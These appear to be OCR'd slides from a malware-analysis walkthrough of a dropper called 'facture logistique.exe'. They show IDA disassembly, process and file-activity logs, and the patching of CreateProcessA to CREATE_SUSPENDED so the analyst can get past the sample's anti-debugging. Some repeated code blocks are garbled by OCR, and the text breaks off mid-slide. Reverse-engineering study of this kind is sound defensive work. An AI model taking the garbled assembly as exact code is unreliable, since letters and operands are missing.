
SANDBOXING THE EXEC FILE { THE INSTALLER }



idaq64.exe	2.96	89 508 K	74 756 K	972	The Interactive Disassembler	H
facture logistique.exe	< 0.01	2 476 K	4 916 K	3516	setup Setup ...	se
facture logistique.tmp	31.81	12 360 K	14 172 K	3120	Setup/Uninstall	
firefox.exe	5.21	1 456 K	5 044 K	4036	Firefox	Mo
procexp64.exe	3.01	13 032 K	22 496 K	592	Sysinternals Process Explorer	Sy
Procmon.exe		3 704 K	10 340 K	1056	Process Monitor	Sy
Procmon64.exe	15.01	32 256 K	39 640 K	2356		

- Tree of processes spawned before the crash
- Have to find a way to avoid to be exited…


BYPASS ANTI-DEBUG { THE INSTALLER }



```
xor     ecx, ecx
mov     edx, 44h
call    sub_40277C
mov     [ebp+StartupInfo.cb], 44h
lea     eax, [ebp+ProcessInformation]
push    eax                 ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax                 ; lpStartupInfo
push    0                   ; lpCurrentDirectory
push    0                   ; lpEnvironment
push    0                   ; dwCreationFlags
push    0                   ; bInheritHandles
push    0                   ; lpThreadAttributes
push    0                   ; lpProcessAttributes
mov     eax, [ebp+var_4]
call    sub_403414
push    eax                 ; lpCommandLine
push    0                   ; lpApplicationName
call    CreateProcessA
test    eax, eax
jnz     short loc_409F0C
```

```
eax=debug028:aCUsers7upAppda
aCUsers7upAppda db '"C:\Users\7Up\AppData\Local\Temp\is'
db '-7782H.tmp\facture logistique.tmp" '
db '/SL5="$4203A4,1759887,433664,C:\Use'
db 'rs\7Up\Desktop\facture logistique.e'
db 'xe" ',0
```


```
loc_409F0C:
mov     eax, [ebp+ProcessInformation.hThread]
push    eax                 ; hObject
call    CloseHandle_0
```



```
factur...  2784  ReadFile              C:\Users\7Up\Desktop\facture logistique.exe
factur...  2784  ReadFile              C:\Users\7Up\Desktop\facture logistique.exe
factur...  2784  ReadFile              C:\Users\7Up\Desktop\facture logistique.exe
factur...  2784  CreateFile            C:\Users\7Up\AppData\Local\Temp
factur...  2784  QueryBasicInfor...    C:\Users\7Up\AppData\Local\Temp
factur...  2784  CloseFile             C:\Users\7Up\AppData\Local\Temp
factur...  2784  CreateFile            C:\Users\7Up\AppData\Local\Temp\is-7782H.tmp
factur...  2784  CreateFile            C:\Users\7Up\AppData\Local\Temp\is-7782H.tmp
factur...  2784  CloseFile             C:\Users\7Up\AppData\Local\Temp\is-7782H.tmp
factur...  2784  CreateFile            C:\Users\7Up\AppData\Local\Temp\is-7782H.tmp\facture logistique.tmp
factur...  2784  ReadFile              C:\Users\7Up\Desktop\facture logistique.exe
factur...  2784  ReadFile              C:\Users\7Up\Desktop\facture logistique.exe
```

- Creating "facture logistique.exe" process
- Malware directory: %APPDATA%\Local\Temp\is-XXXXX\


BYPASS ANTI-DEBUG { THE INSTALLER }



```
lea     eax, [ebp+StartupInfo]
xor     ecx, ecx
mov     edx, 44h
call    sub_40277C
mov     [ebp+StartupInfo.cb], 44h
lea     eax, [ebp+ProcessInformation]
push    eax                 ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax                 ; lpStartupInfo
push    0                   ; lpCurrentDirectory
push    0                   ; lpEnvironment
push    0                   ; dwCreationFlags
push    0                   ; bInheritHandles
push    0                   ; lpThreadAttributes
push    0                   ; lpProcessAttributes
mov     eax, [ebp+var_4]
call    sub_403414
push    eax                 ; lpCommandLine
push    0                   ; lpApplicationName
call    CreateProcessA
test    eax, eax
jnz     short loc_409F0C

eax=0000000000000001

mov     al, 6Ah
call    sub_409AE8
```

- Stepping after CreateProcessA → error
- 4th argument: CreationFlags
  → kind of creation mode for the process

BYPASS ANTI-DEBUG { THE INSTALLER }



```
xor     ecx, ecx
mov     edx, 44h
call    sub_40277C
mov     [ebp+StartupInfo.cb], 44h
lea     eax, [ebp+ProcessInformation]
pu                      ; lpProcessInformation
le         bp+StartupInfo]
pu                      ; lpStartupInfo
push    0               ; lpCurrentDirectory
push    0               ; lpEnvironment
push    0               ; dwCreationFlags
push    0               ; bInheritHandles
push    0               ; lpThreadAttributes
push    0               ; lpProcessAttributes
mov     eax, [ebp+var_4]
call    sub_403414
push    eax             ; lpCommandLine
push    0               ; lpApplicationName
call    CreateProcessA
test    eax, eax
jnz     short loc_409F0C
```

CREATE_SUSPENDED
0x00000004

```
eax=0000000000000001
```


```
mov     al, 6Ah
call    sub_409AE8
```

- **Value 0x00000004**

The primary thread of the new process is created in a suspended state, and does not run until the ResumeThread function is called.

https://docs.microsoft.com/en-us/windows/desktop/procthread/process-creation-flags

BYPASS ANTI-DEBUG { THE INSTALLER }




```
xor     ecx, ecx
mov     edx, 44h
call    sub_40277C
mov     [ebp+StartupInfo.cb], 44h
lea     eax, [ebp+ProcessInformation]
pu                        ; lpProcessInformation
le          bp+StartupInfo]
pu                        ; lpStartupInfo
push                      ; lpCurrentDi  tory
push                      ; lpEn iron ent
push    0                 ;  Cr ation lag
push    0                 ; b  he itHa dles
push    0                 ; lp hreadAttributes
push                      ; lpProcessAttributes
mov      x,     +var_4]
call     ub_ 03414
push    eax               ; lpCommandLine
push    0                 ; lpApplicationName
call    CreateProcessA
test    eax, eax
jnz     short loc_409F0C
```

```
eax=0000000000000001
```

```
mov     al, 6Ah
call    sub_409AE8
```


CREATE_SUSPENDED
0x00000004

PATCH IT!



```
⊟ idaq64.exe                        0.20
  ⊟ facture logistique.exe
      facture logistique.tmp        Suspended
⊟ Procmon.exe
    Procmon64.exe                   0.63
  procexp64.exe                     2.08
```


FACTURE LOGISTIQUE.TMP [ATTACHED] { THE INSTALLER }



me	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es
debug008	00000000001C0000	00000000001C1000	R	W	.	D	.	byte	0000	public	DATA	32	0000
debug009	0000000000209000	000000000020C000	R	W	.	D	.	byte	0000	public	DATA	32	0000
debug010	000000000020C000	0000000000210000	R	W	.	D	.	byte	0000	public	DATA	32	0000
Stack_PAGE_GUARD[00...	000000000030A000	000000000030C000	R	W	.	D	.	byte	0000	public	STACK	32	0000
Stack[00000784]	000000000030C000	0000000000310000	R	W	.	D	.	byte	0000	public	STACK	32	0000
debug011	0000000000350000	0000000000356000	R	W	.	D	.	byte	0000	public	DATA	32	0000
facture_logistique.tmp	0000000000400000	0000000000401000	R	.	.	D	.	byte	0000	public	CONST	32	0000
facture_logistique.tmp	0000000000401000	000000000049B000	R	.	X	D	.	byte	0000	public	CODE	32	0000
facture_logistique.tmp	000000000049B000	000000000049D000	R	W	.	D	.	byte	0000	public	DATA	32	0000
facture_logistique.tmp	000000000049D000	000000000049E000	R	W	.	D	.	byte	0000	public	DATA	32	0000
facture_logistique.tmp	000000000049E000	000000000049F000	R	W	.	D	.	byte	0000	public	DATA	32	0000
facture_logistique.tmp	000000000049F000	00000000004A0000	R	W	.	D	.	byte	0000	public	DATA	32	00

- Let’s now attach to “facture logistique.tmp” to access it’s code
- Breakpoint again on the CreateProcessA (should spawn firefox.exe)
- Run!


FACTURE LOGISTIQUE.TMP [ATTACHED] { THE INSTALLER }



```
